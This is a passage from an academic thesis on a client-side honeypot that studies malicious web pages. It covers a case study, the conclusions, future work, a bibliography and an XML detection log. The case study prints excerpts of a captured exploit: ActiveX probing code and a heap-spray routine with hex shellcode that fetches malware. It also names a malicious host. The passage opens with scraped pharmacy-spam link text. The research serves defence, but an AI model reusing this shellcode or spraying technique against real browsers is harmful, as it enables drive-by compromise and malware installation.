deliverycialis canada pharmacycialis online sales united statesbuy cialis fast deliverycheap cialis with discountbuy cialis without a prescriptionlow prices cialisbuying cialis soft tabs 50mgpurchase generic cialis
100mggeneric cialis with prescriptiongeneric cialis without prescriptiongeneric cialis with no prescriptioncheap herbal alternatives of cialispurchase cialis cheapcialis for womengeneric cialis 100 mgbuy cialis
soft tabs 50mggeneris cialis cheappurchase cialis on linebuy cialis onlinebest buy for cialisbuying generic cialis usacialis fda licensederection cialis gelonline cialis fast deliverybuying cialis onlinecialis pills from
canadacialis from canadacialis fast deliverybuy real cialisonline cialis without a prescriptionordering cialis gelhow does cialis workbuy cialis soft tabs 100mgcheap cialis onlinebuy real cialis online without
prescriptioncialis soft tabs 50mgcheap cialis orderingbuying cialis without a prescriptionwhere can i buy cialisonline cialis buycialis blue pillsordering cialis three days deliverygeneric cialis overnight
deliveryorder generic cialisbuy generic cialis in the united statesonline sales of cialisordering cialis next day deliverybuying natural alternatives of cialisonline cialis with prescriptioncheap cialis fast deliverybuy

http://web.mit.edu/martian/ /buy/cialis/buy-cialis-soft-tablets-50mg.html

Figure 6.17: Screenshot of `http://banners.rbscorp.ru/` in March 2008

In this section, we present an analysis of a malicious Web page P hosted on a Web server in Russia. P has the URL `http://banners.rbscorp.ru/` and the IP address `89.188.96.190`. The URL of P was extracted from one of the network traces. P was the first malicious Web page that compromised one of the virtual machines in the honeypot while the honeypot was being tested in March 2008.

We visited P several times, since P employed unique characteristics. Figure 6.17 shows a screenshot of P, which was captured in March 2008. The Web page contains many hyperlinks, which are all pointing to a compromised Web page at MIT. We found that the links are changed every few days to point to a different compromised Web page at a different location. By observing the hyperlinks collected by the honeypot, we identified compromises at Michigan State University, University of Maryland, Carnegie Mellon University, and a government Web site. Figure 6.18 shows a subset of URLs pointing to a compromised account at the University of Maryland (the account of the user in the URL has been changed to `x`). We found that the URLs in Figure 6.18 redirect to a spamming Web page, which has the URL `http://interpill.com`.

As mentioned earlier, we used the honeypot to visit P more than once and collected several exploits from P. We observed that P employs a mechanism for tracking infections. When we visited P using the same IP address of the virtual machine that was infected in the past by a Web-based exploit delivered by P, P delivered non-malicious content to avoid re-infecting the virtual machine. We also observed that the exploits delivered by P are not always the same. The exploits are changed every few days. One of the Web-based exploits that we collected from P targets multiple vulnerabilities as shown in Figure 6.19. The targeted vulnerabilities are in several ActiveX controls: RDS.DataSpace [53], SuperBuddy [56], DirectAnimation [55], ImageUploader [59], and HanGamePluginCn18 [58]. The exploit also contains code that targets a vulnerability in `msdds.dll` [52] (Microsoft DDS Library Shape Control).

All the vulnerabilities with the exception of the RDS.DataSpace vulnerability are exploited using a variation of the heap spraying technique that we described in the previous case study. The technique used by the attackers controls the state of the heap, which results in a more reliable exploitation. This improved technique was proposed by Sotirov in [72]. Sotirov released a JavaScript library in 2007 called `HeapLib.js`, which the attackers seemingly used to exploit vulnerabilities more reliably. Figure 6.20 shows the function that sprays the heap.

The last time we visited P, P delivered an exploit that downloaded three unique malicious executables: `load.exe`, `ie_updater.exe`, and `30i1dr.exe`. The malicious executable `30ildr.exe` downloaded a rootkit called `SUebcg` that hooked several native APIs exported by `ntoskrnl.exe`. These native APIs are: `NtEnumerateValueKey`, `NtQueryDirectoryFile`, `NTQuerySystemInformation`, and `NtTerminateProcess`. `NtEnumerateValueKey` is hooked to hide the values of certain keys in the Windows registery, `NtQueryDirectoryFile` is hooked to hide certain files in the file system, `NtQuerySystemInformation` is hooked to hide certain processes, and finally `NtTerminateProcess` is hooked to prevent the termination of certain processes.

```
http://www.ece.umd.edu/~x/viagra/online-viagra-gel.html
http://www.ece.umd.edu/~x/viagra/buying-viagra-gel.html
http://www.ece.umd.edu/~x/viagra/order-viagra-gel.html
http://www.ece.umd.edu/~x/viagra/generic-viagra-50-mg.html
http://www.ece.umd.edu/~x/viagra/online-viagra-cheapest.html
http://www.ece.umd.edu/~x/viagra/viagra-soft-tabs-100-mg.html
http://www.ece.umd.edu/~x/viagra/cheap-viagra-50-mg.html
http://www.ece.umd.edu/~x/viagra/cheap-viagra-buy.html
http://www.ece.umd.edu/~x/viagra/canada-pharmacy-viagra-pfizer.html
...
```

Figure 6.18: URLs found in a malicious Web page that point to a compromised Web page at the University of Maryland.

```
if(s==-8){
try{
  obj = cobj("{EC"+"444CB6-3E7E-4865-B1C3-0DE72EF39B3F}");
  if(obj){
    ms("?xpl=com");
...
if(s==-7){
  try{
    obj=cobj("Dire"+"ctAnimation.PathControl");
    if(obj){
    ms("?xpl=vml2");
...
if(s==-6){
  try{
    obj=cobj("Sb.S"+"uperBuddy.1");
    if(obj){
    ms("?xpl=buddy");
...
if(s==-5){
  try{
    obj=cobj("{48DD04"+"48-9209-4F81-9F6D-D83562940134}");
    if(obj){
      ms("?xpl=myspace");
...
if(s==-4){
  try{
    obj=cobj("HanGam"+"ePluginCn18.HanGamePluginCn18.1");
    if(obj){
      ms("?xpl=hangame");
...
```

Figure 6.19: Web-based exploit targeting multiple vulnerabilities

```
function gss(ss,sss){
  while(ss.length*2<sss)ss+=ss;
  ss=ss.substring(0,sss/2);
  return ss;
}
...
function ms(spl){
  var plc=unes(
  "\x43\x43\x43\x43\x43\x43\xEB\x0F\x5B\x33\xC9\x66\xB9\x80\x01\x80"+
  "\x33\xEF\x43\xE2\xFA\xEB\x05\xE8\xEC\xFF\xFF\xFF\x7F\x8B\x4E\xDF"+
  "\xEF\xEF\xEF\x64\xAF\xE3\x64\x9F\xF3\x42\x64\x9F\xE7\x6E\x03\xEF"+
  ...
  "\x1C\xB9\x64\x99\xCF\xEC\x1C\xDC\x26\xA6\xAE\x42\xEC\x2C\xB9\xDC"+
  "\x19\xE0\x51\xFF\xD5\x1D\x9B\xE7\x2E\x21\xE2\xEC\x1D\xAF\x04\x1E"+
  "\xD4\x11\xB1\x9A\x0A\xB5\x64\x04\x64\xB5\xCB\xEC\x32\x89\x64\xE3"+
  "\xA4\x64\xB5\xF3\xEC\x32\x64\xEB\x64\xEC\x2A\xB1\xB2\x2D\xE7\xEF"+
  "\x07\x1B\x11\x10\x10\xBA\xBD\xA3\xA2\xA0\xA1\xEF"+url+xpl);
  var hsta=0x0c0c0c0c,hbs=0x100000,pl=plc.length*2,sss=hbs-(pl+0x38);
  var ss=gss(addr(hsta),sss),hb=(hsta-hbs)/hbs;
  if (mf){
    for (i=0;i<hb;i++)delete m[i];
    CollectGarbage();
  }
  for(i=0;i<hb;i++)m[i]=ss+plc;
...
```

Figure 6.20: Variation of the heap spraying technique used in a Web-based exploit

6.4 Summary

This chapter presented our results after visiting 33,811 Web pages. This chapter also presented several case studies to provide insights about Web-based exploits and malware, malicious Web pages, and the various techniques used by attackers to deliver and obfuscate the exploits. Section 6.1 described the three data sets that were used to seed the honeypot with URLs. Section 6.2 discussed our results based on the data collected by the honeypot. Case studies of four malicous Web pages were presented in Section 6.3. In the next chapter, we conclude this thesis by summarizing our results and presenting directions for future work.

Chapter 7

Conclusions and Future Work

7.1 Thesis Summary

This thesis presented a comprehensive description of a high-interaction client-side honeypot, which we used to visit 33,811 Web pages. The motivation for undertaking this research and the main contributions of this thesis were presented in Chapter 1. Chapter 2 presented relevant background information and an overview of related work. An overview of the honeypot's architecture and the notion of the analysis graph were presented in Chapter 3. Chapter 4 presented our detection approach, which can effectively detect when a malicious Web page delivers a Web-based exploit. A detailed description of the honeypot's components and the algorithms used by each component were presented in Chapter 5. Chapter 6 described how we tested the honeypot, and presented an analysis of the collected data after visiting 33,811 Web pages. Chapter 6 also presented several case studies to demonstrate a variety of techniques used by attackers to compromise the computers of unsuspecting users via Web-based exploits.

7.2 Results Summary

The honeypot described in this thesis was effective in identifying malicious Web pages compared to related work, and collecting various types of data about such

Web pages. To conclude this thesis, we summarize what we learned as follows:

- We processed URLs from three different data sets and found that the density of malicious Web pages varies based on how the processed URLs are collected. The lowest density of malicious Web pages (0.28%) was found in the first data set, which contains URLs collected from two network traces of HTTP activity at the University of Calgary. The highest density of malicious Web pages (4.47%) was in the second data set, which contains URLs collected from a Web site [41] that posts suspicious domain names.

- The `iframe` and `script` elements are common techniques used by attackers to deliver Web-based exploits. However, the `iframe` and `script` elements are not exclusively used by malicious Web pages. We found a total of 6,806 `iframe` elements in all the Web pages that we visited. 95.72% of these elements were found in legitimate Web pages. We also found a total of 33,866 `script` elements in all Web pages. 99.57% of these elements were found in legitimate Web pages.

- To increase the probability of infecting a computer with malware, some malicious Web pages deliver Web-based exploits that target multiple vulnerabilities. We observed that attackers create crafted files to exploit some browser vulnerabilities. For example, 44% of the malicious Web pages used crafted ANI files, 42.46% used crafted PDF files, 9.54% used crafted WMF files, and 0.92% used crafted ANR files. We also observed that most malicious Web pages download more than one malware.

- The vulnerability in the RDS.DataSpace ActiveX control, which is commonly referred to as the MDAC vulnerability, is the most common vulnerability exploited by malicious Web pages. The simplicity and effectiveness of the exploit makes it the attackers' favourite.

- To increase the lifespan of Web servers hosting malicious Web pages, we found that some of the Web servers hosting malicious Web pages are protected by fast flux networks. Although the percentage of malicious Web pages that we found hosted on Web severs protected by fast flux networks is low (1.54%), we believe that the percentage is likely to increase in the future.

- 35.08% of the malicious Web pages created cookie files, which we believe are used to track infections. We observed that some of the malicious Web pages do not deliver a Web-based exploit to a computer that has already been infected.

- The majority of the Web-based exploits that we collected are obfuscated. Although some of the obfuscation techniques used by the attackers can be easily de-obfuscated, we found that attackers use clever tricks to make it more difficult to de-obfuscate the exploits (e.g., using the `arguments.callee` and `location.href` properties). We believe that the obfuscation techniques used by the attackers are likely to become more sophisticated in the future.

- Malicious Web pages look similar to legitimate Web pages. Although some of the malicious Web pages do not have much content, we found that it is almost impossible to distinguish between a malicious Web page and a non-malicious Web page by simply looking at the Web page.

- The overall density of malicious Web pages after visiting 33,811 Web pages is

0.96%. Although the density is low, we can conclude that malicious Web pages do pose risks to users. In fact, the URL of the most sophisticated malicious Web page that we processed was collected from one of the network traces.

7.3 Future Work

There are several areas for future work:

Automated Extraction and Decoding of Web-based Exploits

The honeypot collected a variety of Web-based exploits. The exploits rely on client-scripting languages such as JavaScript and VBScript to trigger the vulnerabilities and perform the exploitation. These exploits are mostly embedded in HTML files, which also contain non-malicious content. The ability to automatically extract scripts from HTML files can be a useful technique for cleansing the collected data. Additionally, decoding these exploits automatically can make the analysis of such exploits easier.

Automated Analysis of Malware

The honeypot collected over 1000 malicious executables after visiting 33,811 Web pages. Analyzing these executables manually in a short period of time is infeasible. Thus, building a system that can automatically analyze malware is desirable. Such a system can quickly give us an idea about the malware's behavior. For example, who does the malware contact, does the malware download additional programs, how does it change the system, etc.

User Studies

Several user studies have been conducted to check if users can distinguish between phishing Web pages and legitimate Web pages (e.g., [3, 21, 33, 84]). Similar studies can be conducted to check if users can distinguish between malicious Web pages and non-malicious Web pages. These user studies can help us understand if users are aware of the existence of malicious Web pages, and how such Web pages can trick even experienced users.

Hybrid Honeypots

Processing URLs using a high-interaction honeypot is slow compared to the speed of a low-interaction honeypot. Each level of interaction has its advantages and disadvantages. However, we believe that creating a hybrid honeypot that combines a low-interaction honeypot with a high-interaction honeypot can help process URLs at a reasonable speed. For example, a low-interaction honeypot can crawl the Web and check for Web pages that seem malicious using some heuristics (e.g., obfuscated JavaScript). When a low-interaction honeypot finds such Web pages, the low-interaction honeypot can send the URL to the high-interaction honeypot to visit the Web page. Although a hybrid approach can increase the processing speed, such an approach might miss Web pages that deliver different content based on the Web client retrieving the page.

Using Different Operating Systems, Web Browsers, or Geographic Locations

The operating system that we used in the virtual machines is Windows XP SP2 and the Web browser that we controlled is Internet Explorer version 6.0. We conducted our experiments using IP addresses located in Canada. Using a different operating system, Web browser, or an IP address located in a different country might give us completely different results. It would be interesting to see how the results would be different.

Classification of Web pages using Machine Learning Algorithms

Machine learning algorithms have been used to classify legitimate email messages and Web pages into one of two categories: spam or non-spam. The same algorithms might be capable of classifying Web pages into one of two categories: malicious or non-malicious. A classifier can first be taught what malicious and non-malicious Web pages look like. The classifier can then be used to classify Web pages. Building a classifier that can classify Web pages based on maliciousness is a direction that can lead to better countermeasure strategies against malicious Web pages.

Bibliography

[1] D. Ahmad. The Rising Threat of Vulnerabilities Due to Integer Errors. *IEEE Security and Privacy*, 1(4):77–82, 2003.

[2] D. Ahmad. The Contemporary Software Security Landscape. *IEEE Security and Privacy*, 5(3):75–77, 2007.

[3] V. Anandpara, A. Dingman, M. Jakobsson, D. Liu, and H. Roinestad. Phishing IQ Tests Measure Fear, Not Ability. In *Financial Cryptography*, volume 4886 of *Lecture Notes in Computer Science*, pages 362–366. Springer, 2007.

[4] I. Arce. The Shellcode Generation. *IEEE Security and Privacy*, 2(5):72–76, 2004.

[5] M. Bailey, E. Cooke, F. Jahanian, D. Watson, and J. Nazario. The Blaster Worm: Then and Now. *IEEE Security and Privacy*, 3(4):26–31, 2005.

[6] P. Barford and V. Yegneswaran. An Inside Look at Botnets. In *Malware Detection*, volume 27 of *Advances in Information Security*, pages 171–191. Springer, 2007.

[7] CERT. CERT Advisory CA-1996-01 UDP Port Denial-of-Service Attack. `http://www.cert.org/advisories/CA-1996-01.html`.

[8] CERT. CERT Advisory CA-1996-21 TCP SYN Flooding and IP Spoofing Attacks. `http://www.cert.org/advisories/CA-1996-21.html`.

[9] CERT. CERT Advisory CA-1996-26 Denial-of-Service Attack via ping. http://www.cert.org/advisories/CA-1996-26.html.

[10] CERT. CERT Advisory CA-2001-19 Code Red: Worm Exploiting Buffer Overflow In IIS Indexing Service DLL. http://www.cert.org/advisories/CA-2001-19.html.

[11] CERT. CERT Advisory CA-2001-26 Nimda Worm. http://www.cert.org/advisories/CA-2001-26.html.

[12] CERT. CERT Advisory CA-2003-04 MS-SQL Server Worm. http://www.cert.org/advisories/CA-2003-04.html.

[13] CERT. CERT Advisory CA-2003-20 W32/Blaster worm. http://www.cert.org/advisories/CA-2003-20.html.

[14] CERT. Code Red II: Another Worm Exploiting Buffer Overflow In IIS Indexing Service DLL . http://www.cert.org/incident_notes/IN-2001-09.html.

[15] CERT. Denial of Service Attacks. http://www.cert.org/tech_tips/denial_of_service.html.

[16] CERT. Vulnerability Remediation Statistics. http://www.cert.org/stats/vulnerability_remediation.html.

[17] R. Change. Defending against Flooding-Based Distributed Denial-of-Service Attacks: A Tutorial. *IEEE Communications Magazine*, 40(10):42–51, 2002.

[18] E. Cooke, F. Jahanian, and D. McPherson. The Zombie Roundup: Understanding, Detecting, and Disrupting Botnets. In *SRUTI'05: Proceedings of the Steps*

to Reducing Unwanted Traffic on the Internet Workshop, pages 39–44, Berkeley, CA, USA, 2005. USENIX Association.

[19] N. Daswani and M. Stoppelman. The Anatomy of Clickbot.A. In *HotBots'07: Proceedings of the first Workshop on Hot Topics in Understanding Botnets*, pages 11–11, Berkeley, CA, USA, 2007. USENIX Association.

[20] J. Dean and S. Ghemawat. MapReduce: Simplified Data Processing on Large Clusters. In *OSDI'04: Proceedings of the 6th conference on Symposium on Opearting Systems Design and Implementation*, pages 137–150, Berkeley, CA, USA, 2004. USENIX Association.

[21] R. Dhamija, J. D. Tygar, and M. Hearst. Why Phishing Works. In *CHI'06: Proceedings of the SIGCHI conference on Human Factors in computing systems*, pages 581–590, New York, NY, USA, 2006. ACM.

[22] DNS-BH - Malware Domain Blocklist. `http://www.malwaredomains.com/`.

[23] J. Erickson. *Hacking: The Art of Exploitation*. No Starch Press, 2003.

[24] J. Franklin, V. Paxson, A. Perrig, and S. Savage. An Inquiry into the Nature and Causes of the Wealth of Internet Miscreants. In *CCS'07: Proceedings of the 14th ACM conference on Computer and communications security*, pages 375–388, New York, NY, USA, 2007. ACM.

[25] Google. Google AdSense. `https://www.google.com/adsense/login/en_US/?gsessionid=GK4rGltmjWg`.

[26] A. Gostev. Malware Evolution: October - December 2005. http://www.viruslist.com/en/analysis?pubid=178619907, 2006.

[27] G. Hoglund and J. Butler. *Rootkits: Subverting the Windows Kernel.* Addison-Wesley, 2005.

[28] T. Holz. Spying with Bots. *USENIX ;login:*, 30(6):18–23, 2005.

[29] Honeynet Project and Research Alliance. Know your Enemy: Tracking Botnets. http://www.honeynet.org/papers/bots/, 2005.

[30] Honeynet Project and Research Alliance. Know your Enemy: Fast-Flux Service Networks. http://www.honeynet.org/papers/ff/, 2007.

[31] hostip.info. http://www.hostip.info.

[32] N. Ianelli and A. Hackworth. Botnets as a Vehicle for Online Crime, CERT, 2005.

[33] T. N. Jagatic, N. A. Johnson, M. Jakobsson, and F. Menczer. Social Phishing. *Communications of the ACM*, 50(10):94–100, 2007.

[34] A. Juels, S. Stamm, and M. Jakobsson. Combating Click Fraud via Premium Clicks. In *SS'07: Proceedings of the 16th USENIX Security Symposium*, pages 1–10, Berkeley, CA, USA, 2007. USENIX Association.

[35] J. Koziol, D. Litchfield, D. Aitel, C. Anley, S. Eren, N. Mehta, and R. Hassell. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes.* Wiley, 2004.

[36] J. Kurose and K. Ross. *Computer Networking: A Top-Down Aproach.* Addison-Wesley, 2008.

[37] M. Lesk. The New Front Line: Estonia under Cyberassault. *IEEE Security and Privacy*, 5(4):76–79, 2007.

[38] E. Levy. Approaching Zero. *IEEE Security and Privacy*, 2(4):65–66, 2004.

[39] E. Levy. Criminals Become Tech Savvy. *IEEE Security and Privacy*, 2(2):65–68, 2004.

[40] E. Levy. The Making of a Spam Zombie Army: Dissecting the Sobig Worms. *IEEE Security and Privacy*, 1(4):58–59, 2004.

[41] Malware Domain List. `http://www.malwaredomainlist.com/`.

[42] D. McKinney. New Hurdles for Vulnerability Disclosure. *IEEE Security and Privacy*, 6(2):76–78, 2008.

[43] Microsoft. Stopping Zombies Before They Attack. `http://www.microsoft.com/presspass/features/2005/oct05/10-27Zombie.mspx`.

[44] Microsoft Virtual PC. `http://www.microsoft.com/windows/downloads/virtualpc/default.mspx`.

[45] D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford, and N. Weaver. Inside the Slammer Worm. *IEEE Security and Privacy*, 1(4):33–39, 2003.

[46] D. Moore, C. Shannon, and k claffy. Code-Red: A Case Study on the Spread and Victims of an Internet Worm. In *IMW'02: Proceedings of the 2nd ACM*

SIGCOMM Workshop on Internet measurment, pages 273–284, New York, NY, USA, 2002. ACM.

[47] T. Moore and R. Clayton. An Empirical Analysis of the Current State of Phishing Attack and Defence. In *WEIS'07: Proceedings of the 6th Workshop on the Economics of Information Security*, Pittsburgh, PA, USA, 2007.

[48] A. Moshchuk, T. Bragin, S. Gribble, and H. Levy. A Crawler-based Study of Spyware on the Web. In *NDSS'06: Proceedings of the Network and Distributed Systems Security Symposium*, San Diego, CA, USA, 2006. The Internet Society.

[49] Mozilla. SpiderMonkey. `http://www.mozilla.org/js/spidermonkey/`.

[50] MySQL. `http://www.mysql.com/`.

[51] National Vulnerability Database. Vulnerability Summary CVE-2005-2123. `http://nvd.nist.gov/nvd.cfm?cvename=CVE-2005-2123`.

[52] National Vulnerability Database. Vulnerability Summary CVE-2005-2127. `http://nvd.nist.gov/nvd.cfm?cvename=CAN-2005-2127`.

[53] National Vulnerability Database. Vulnerability Summary CVE-2006-0003. `http://nvd.nist.gov/nvd.cfm?cvename=CVE-2006-0003`.

[54] National Vulnerability Database. Vulnerability Summary CVE-2006-1359. `http://nvd.nist.gov/nvd.cfm?cvename=CVE-2006-1359`.

[55] National Vulnerability Database. Vulnerability Summary CVE-2006-4446. `http://nvd.nist.gov/nvd.cfm?cvename=CVE-2006-4446`.

[56] National Vulnerability Database. Vulnerability Summary CVE-2006-5820. `http://nvd.nist.gov/nvd.cfm?cvename=CVE-2006-5820`.

[57] National Vulnerability Database. Vulnerability Summary CVE-2007-0015. `http://nvd.nist.gov/nvd.cfm?cvename=CVE-2007-0015`.

[58] National Vulnerability Database. Vulnerability Summary CVE-2008-0647. `http://nvd.nist.gov/nvd.cfm?cvename=CVE-2008-0647`.

[59] National Vulnerability Database. Vulnerability Summary CVE-2008-0659. `http://nvd.nist.gov/nvd.cfm?cvename=CVE-2008-0659`.

[60] A. Obied and R. Alhajj. Fraudulent and Malicious Sites on the Web. *Applied Intelligence*, to appear.

[61] A. One. Smashing the Stack for Fun and Profit. *Phrack*, 7(49), 1996.

[62] J. Pincus and B. Baker. Beyond Stack Smashing: Recent Advances in Exploiting Buffer Overruns. *IEEE Security and Privacy*, 2(4):20–27, 2004.

[63] N. Provos and T. Holz. *Virtual Honeypots: From Botnet Tracking to Intrusion Detection*. Addison-Wesley, 2007.

[64] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu. The Ghost In The Browser: Analysis of Web-based Malware. In *HotBots'07: Proceedings of the first Workshop on Hot Topics in Understanding Botnets*, pages 4–4, Berkeley, CA, USA, 2007. USENIX Association.

[65] M. Rajab, J. Zarfoss, F. Monrose, and A. Terzis. A Multifaceted Approach to Understanding the Botnet Phenomenon. In *IMC'06: Proceedings of the 6th*

ACM SIGCOMM conference on Internet measurement, pages 41–52, New York, NY, USA, 2006. ACM.

[66] RFC 2616. HyperText Transfer Protocol. `http://www.faqs.org/rfcs/rfc2616.html`.

[67] M. Russinovich and D. Solomon. *Microsoft Windows Internals: Microsoft Windows Server 2003, Windows XP, and Windows 2000.* Microsoft Press, 2005.

[68] SANS. Top-20 2007 Security Risks. `http://www.sans.org/top20/`.

[69] S. Saroiu, S. D. Gribble, and H. M. Levy. Measurement and Analysis of Spywave in a University Environment. In *NSDI'04: Proceedings of the first Symposium on Networked Systems Design and Implementation*, pages 141–153, Berkeley, CA, USA, 2004. USENIX Association.

[70] Scott Gilbertson. Massive Attack: Half A Million Microsoft-Powered Sites Hit With SQL Injection. `http://blog.wired.com/monkeybites/2008/04/microsoft-datab.html`.

[71] E. Skoudis and L. Zeltser. *Malware: Fighting Malicious Code.* Prentice Hall, 2004.

[72] A. Sotirov. Heap Feng Shui in JavaScript. `http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Whitepaper/bh-eu-07-sotirov-WP.pdf`, 2007.

[73] L. Spitzner. *Honeypots: Tracking Hackers.* Addison-Wesley, 2002.

[74] S. Staniford, V. Paxson, and N. Weaver. How to Own the Internet in Your Spare Time. In *Proceedings of the 11th USENIX Security Symposium*, pages 149–167, Berkeley, CA, USA, 2002. USENIX Association.

[75] P. Szor. *The Art of Computer Virus Research and Defense*. Addison-Wesley, 2005.

[76] A. Tanenbaum. *Computer Networks*. Prentice Hall, 2003.

[77] R. Thomas and J. Martin. The Underground Economy: Priceless. *USENIX ;login:*, 31(6):7–16, 2006.

[78] User Mode Linux. `http://user-mode-linux.sourceforge.net/`.

[79] VMware. `http://www.vmware.com/`.

[80] Y.-M. Wang, D. Beck, X. Jiang, R. Roussev, C. Verbowski, S. Chen, and S. King. Automated Web Patrol with Strider HoneyMonkeys: Finding Web Sites That Exploit Browser Vulnerabilities. In *NDSS'06: Proceedings of the Network and Distributed Systems Security Symposium*, San Diego, CA, USA, 2006. The Internet Society.

[81] Y.-M. Wang, D. Beck, B. Vo, R. Roussev, and C. Verbowski. Detecting Stealth Software with Strider GhostBuster. In *DSN'05: Proceedings of the International Conference on Dependable Systems and Networks*, pages 368–377, Washington, DC, USA, 2005. IEEE Computer Society.

[82] Y.-M. Wang, R. Roussev, C. Verbowski, A. Johnson, M.-W. Wu, Y. Huang, and S.-Y. Kuo. Gatekeeper: Monitoring Auto-Start Extensibility Points (ASEPs)

for Spyware Management. In *LISA'04: Proceedings of the 18th USENIX conference on System administration*, pages 33–46, Berkeley, CA, USA, 2004. USENIX Association.

[83] Y.-M. Wang, C. Verbowski, J. Dunagan, Y. Chen, H. J. Wang, C. Yuan, and Z. Zhang. STRIDER: A Black-box, State-based Approach to Change and Configuration Management and Support. In *LISA'03: Proceedings of the 17th USENIX conference on System administration*, pages 159–172, Berkeley, CA, USA, 2003. USENIX Association.

[84] M. Wu, R. C. Miller, and S. L. Garfinkel. Do Security Toolbars Actually Prevent Phishing Attacks? In *CHI'06: Proceedings of the SIGCHI conference on Human Factors in computing systems*, pages 601–610, New York, NY, USA, 2006. ACM.

[85] Xen. `http://www.xen.org/`.

[86] J. Zdziarski. *Ending Spam: Bayesian Content Filtering and the Art of Statistical Language Classification*. No Starch Press, 2005.

Appendix A

Example of a generated XML file

This section shows an example of an XML file that was automatically generated by the detection module (described in Chapter 4) after visiting a malicious Web page.

```
<?xml version="1.0" ?>
<report>
<entry>
<timestamp>16.7.2008 21:22:29:000019</timestamp>
<type>File</type>
<process_id>2672</process_id>
<process_image>
C:\Program Files\Internet Explorer\IEXPLORE.EXE
</process_image>
<parent_id>836</parent_id>
<parent_image>
C:\WINDOWS\system32\svchost.exe
</parent_image>
<path>
C:\Documents and Settings\pc owner\Local Settings\
Temporary Internet Files\Content.IE5\HBVJV42D\mdfc[1]
</path>
```

```
</entry>
<entry>
<timestamp>16.7.2008 21:22:29:000535</timestamp>
<type>File</type>
<process_id>2672</process_id>
<process_image>
C:\Program Files\Internet Explorer\IEXPLORE.EXE
</process_image>
<parent_id>836</parent_id>
<parent_image>
C:\WINDOWS\system32\svchost.exe
</parent_image>
<path>
C:\Documents and Settings\pc owner\Local Settings\
Temporary Internet Files\Content.IE5\UEWMZO6X\035[1].htm
</path>
</entry>
<entry>
<timestamp>16.7.2008 21:22:30:000894</timestamp>
<type>File</type>
<process_id>2672</process_id>
<process_image>
C:\Program Files\Internet Explorer\IEXPLORE.EXE
</process_image>
```

```
<parent_id>836</parent_id>
<parent_image>
C:\WINDOWS\system32\svchost.exe
</parent_image>
<path>
C:\Documents and Settings\pc owner\Local Settings\
Temporary Internet Files\Content.IE5\0LQVOTMR\CAQLU7G9.HTM
</path>
</entry>
<entry>
<timestamp>16.7.2008 21:22:31:000128</timestamp>
<type>File</type>
<process_id>2672</process_id>
<process_image>
C:\Program Files\Internet Explorer\IEXPLORE.EXE
</process_image>
<parent_id>836</parent_id>
<parent_image>
C:\WINDOWS\system32\svchost.exe
</parent_image>
<path>
C:\Documents and Settings\pc owner\Local Settings\
Temporary Internet Files\Content.IE5\BUKKWTLB\win32[1].exe
</path>
```

```
</entry>
<entry>
<timestamp>16.7.2008 21:22:31:000816</timestamp>
<type>File</type>
<process_id>2672</process_id>
<process_image>
C:\Program Files\Internet Explorer\IEXPLORE.EXE
</process_image>
<parent_id>836</parent_id>
<parent_image>
C:\WINDOWS\system32\svchost.exe
</parent_image>
<path>
C:\syszgon.exe
</path>
</entry>
<entry>
<timestamp>16.7.2008 21:22:32:000019</timestamp>
<type>Process</type>
<process_id>2672</process_id>
<process_image>
C:\Program Files\Internet Explorer\IEXPLORE.EXE
</process_image>
<parent_id>
```

```
836
</parent_id>
<parent_image>C:\WINDOWS\system32\svchost.exe</parent_image>
<path>C:\syszgon.exe</path>
</entry>
</report>
```